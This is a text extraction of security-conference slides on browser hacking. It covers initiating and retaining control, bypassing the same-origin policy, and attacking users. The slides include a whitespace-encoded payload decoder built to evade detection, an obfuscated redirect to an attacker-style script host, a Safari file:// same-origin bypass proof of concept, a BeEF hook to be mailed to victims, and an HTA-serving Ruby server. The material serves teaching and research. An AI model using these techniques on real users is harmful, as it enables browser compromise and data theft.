

Browser Hacking in 2014

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
Who am I

- Co-author of Browser Hacker's Handbook
- BeEF lead core developer
- Application Security researcher
- Ruby, Javascript, OpenBSD and BlackMetal fan




The Browser Hacker's Handbook


- The Browser Hacker's Handbook is the first (real) compendium of browser hacking techniques
 - Focused on practical attacks
- Other suggested reading:
 - *Zalewski: The Tangled Web*
 - *Heiderich et al.: Web Application Obfuscation*



Browser Hacking Methodology



Initiating Control




Initiating Control

- Mandatory phase
- The browser must encounter & execute instructions under your control
- Trick, entice, fool or force the browser to achieve what you want

Initiating Control

- Cross-site Scripting
 - Reflected, Stored, DOM-based, Universal-XSS
- Compromised Webapps (see botnets)
- Advertisement networks
- Social Engineering attacks
 - Phishing, Baiting
- Man in the Middle
 - ARP Spoofing, DNS Poisoning

Retaining Control



Retaining Control

- Having the browser executing your instructions just once isn't that useful..
- You can't loose Control
(RIP Ian Curtis – Joy Division)



Retaining Control

- Retaining Communication
 - Bi-directional channel between browser-server
 - XMLHttpRequest polling
 - WebSockets
 - DNS tunneling (yes, entirely in JavaScript)
- Retaining Persistence
 - Overlay IFrames
 - Browser events and Pop-under windows
 - Man-in-the-Browsers
 - Browser Extensions


Retaining Control

- Evading detection
 - You really do Regex variable names like ‘beef’??

```
loop
  develop_evasion()
  use_it_in_the_wild()
  sleep 10
  defenders_become_aware()
  sleep 20
  defenders_implement_detection()
end
```

Retaining Control

- Whitespace encoding



The screenshot shows a browser window with the Google UK logo. An alert box is displayed in the center, showing the number '1'. Below the browser window, the developer console is open, showing the following code and output:

```
>>> var whitespace_encoded =  
"  
...decoded.toString()); window.setTimeout(decoded);  
alert(1)  
15
```

```
var whitespace_encoded = "  
function decode_whitespace(css_space) {  
  var spacer = ' ';  
  for(y = 0; y < css_space.length/8; y++)  
  {  
    v = 0;  
    for(x = 0; x < 8; x++)  
    {  
      if(css_space.charCodeAt(x+(y*8)) > 9)  
      {  
        v++;  
      }  
      if(x != 7)  
      {  
        v = v << 1;  
      }  
    }  
    spacer += String.fromCharCode(v);  
  }  
  return spacer;  
}  
var decoded = decode_whitespace(whitespace_encoded)  
console.log(decoded.toString());  
window.setTimeout(decoded);
```

At the bottom of the console, there are buttons for 'Run', 'Clear', 'Copy', and 'History'.

Retaining Control

- Timeouts (old malware tricks still work in JS)

```
var uxGfLVC = {
  sXCrv: 'ZEpXkhxSMz',
  egCSx: new Array("\x68\x74\x74\x70\x3A\x2F\x2F"+
    "\x6D\x61\x6C\x69\x63\x69\x6F"+
    atob("dXMuY35f34fgdkFhLmpz"['replace'] (
      /35f34fgdk/, '29tL2'))), ""),
  LctUZLQnJ_gp: true
};


window['uxGfLVC'] = uxGfLVC;
function HrhB(){
  window['lo'+'ca'+'ution'['replace'] (
    /ution/, 'tion')] = window.uxGfLVC['egC'+
    'Sx'][0];
};
HrhB();
```

Retaining Control

- HTTP proxy gateway implements SpiderMonkey (FF) or V8 (C) to inspect potentially malicious JS executing it

```
if('\v'=='v'){  
  ... // Malicious code for IE browser  
  
}else{  
  ... // Dead and Not-Malicious code for non-IE browsers  
}
```

Bypassing the Same Origin Policy



Bypassing the Same Origin Policy

- Most important security control
- Most inconsistently implemented
- Most broken and bypassed

- Looks like every browser and plugin vendor implements in a different way

- SOP bypasses lead to very bad things!!

Bypassing the Same Origin Policy

- Implemented in slightly (sometimes significant) different ways in
 - Major browsers
 - Java, Adobe Reader/Flash, Silverlight and others
- Some SOP bugs are stupidly simple
 - Java: Two hosts are considered equivalent if both host names can be resolved into the same IP addresses [...].

Bypassing the Same Origin Policy

- Some SOP bugs are stupidly simple (**Java**)
 - Two hosts are considered equivalent if both host names can be resolved into the same IP addresses [...].

Browserhacker.com <-> 10.10.10.10

Browservictim.com <-> 10.10.10.10

- For Java those domains are same-origin.
- Virtual Hosting mayhem

Bypassing the Same Origin Policy

www.browservictim.com/demos/basic.html

could be hooked into BeEF.

while your browser is

links are for demonstratin

[The Browser Exploitation](#)

[a.ckers.org homepage](#)

[ashdot](#)

go at the event logger.

our secret here:

also load up a m

```
<!-- Copyright (c) 2006-2013 Wade Alcorn - wade@bindshell.net  Browser Exploitation Framework (BeEF) -
http://beefproject.com  See the file 'doc/COPYING' for copying permission--><html><head> <title>Secret
Page</title></head><body> <h1>Secret page</h1> <p> This page is not hooked by beef. However
you should still be capable of accessing it using the Requester. </p> <label for="imptxt">Insert your
secret here:</label>&nbsp;&nbsp;&nbsp;<input type="text" id="imptxt" name="Important Text" /></p></body></html>
```

OK

Java Console

```
basic: Applet loaded.
basic: Applet resized and added to parent container
basic: PERF: AppletExecutionRunnable - applet.init() BEGIN ; jvmLaunch dt 159448 us, pluginInit dt
basic: Applet initialized
basic: Starting applet
basic: completed perf rollup
basic: Applet made visible
basic: Applet started
basic: Told clients applet is started
network: Cache entry not found [url: http://www.browserhacker.com/demos/secret_page.html, version:
network: Connecting http://www.browserhacker.com/demos/secret_page.html with proxy=DIRECT
network: Connecting http://www.browserhacker.com:80/ with proxy=DIRECT
network: Downloading resource: http://www.browserhacker.com/demos/secret_page.html
Content-Length: 537
Content-Encoding: null
network: Wrote URL http://www.browserhacker.com/demos/secret_page.html to File /Users/morru/Library
cache: Adding MemoryCache entry: http://www.browserhacker.com/demos/secret_page.html
network: CleanupThread used 4385906 us
security: Accessing keys and certificate in Mozilla user profile: null
security: JSS is not configured
```

Clear Copy Close




Bypassing the Same Origin Policy

- Some SOP bugs are stupidly simple (**Safari**)
 - By the SOP, `http://localhost != file://localhost`
 - Safari up to 6.0.2 (last version tried) considers `http://localhost === file://localhost`
 - Send Social Engineering victim with HTML file attached containing `<script src='http://beef_hook'></script>`, you have a full HTTP proxy ;-)

Bypassing the Same Origin Policy

```
<html>
<body>
  <h1> I'm a local file loaded using the file:// scheme </h1>
</script>


xhr = new XMLHttpRequest();
xhr.onreadystatechange = function () {
  if (xhr.readyState == 4) {
    alert(xhr.responseText);
  }
};
xhr.open("GET",
"http://browserhacker.com/pocs/safari_sop_bypass/different_orig.html");
xhr.send();
</script>
</body>
</html>
```



I'm a local file loaded using the file:// protocol handler



Attacking Users



Attacking Users

- Humans are often referred to as the weakest link in information security:
 - Is it our inherent desire to be ‘helpful’?
 - Perhaps it’s our inexperience
 - Or, is it simply our (often) misplaced trust in each other?

Attacking Users

- Bring on your Social Engineering skills
 - Fake Software Updates
 - The rebirth of Clippy (Heretic Clippy)
 - Signed Applets (RIP)
 - Firefox Extensions
 - Abusing UI Expectations (popping IE 8/9/10)
 - Good old HTA (popping through IE 8/9/10)


Attacking Users

- Good old HTA

```
server.rb x
1  require 'rubygems'
2  require 'thin'
3  require 'rack'
4  require 'sinatra'
5
6  class Hta < Sinatra::Base
7    before do
8      content_type 'application/hta'
9    end
10
11   get "/application.hta" do
12     "<script>new ActiveXObject('WScript.Shell').Run('calc.exe')</script>"
13   end
14 end
15
16 @routes = {
17   "/" => Hta.new
18 }
19
20 @rack_app = Rack::URLMap.new(@routes)
21 @thin = Thin::Server.new("0.0.0.0", 4000, @rack_app)
22
23 Thin::Logging.silent = false
24 Thin::Logging.debug = true
25
26 puts "[#{Time.now}] Thin ready"
27 @thin.start
```

Attacking Users

- Good old HTA



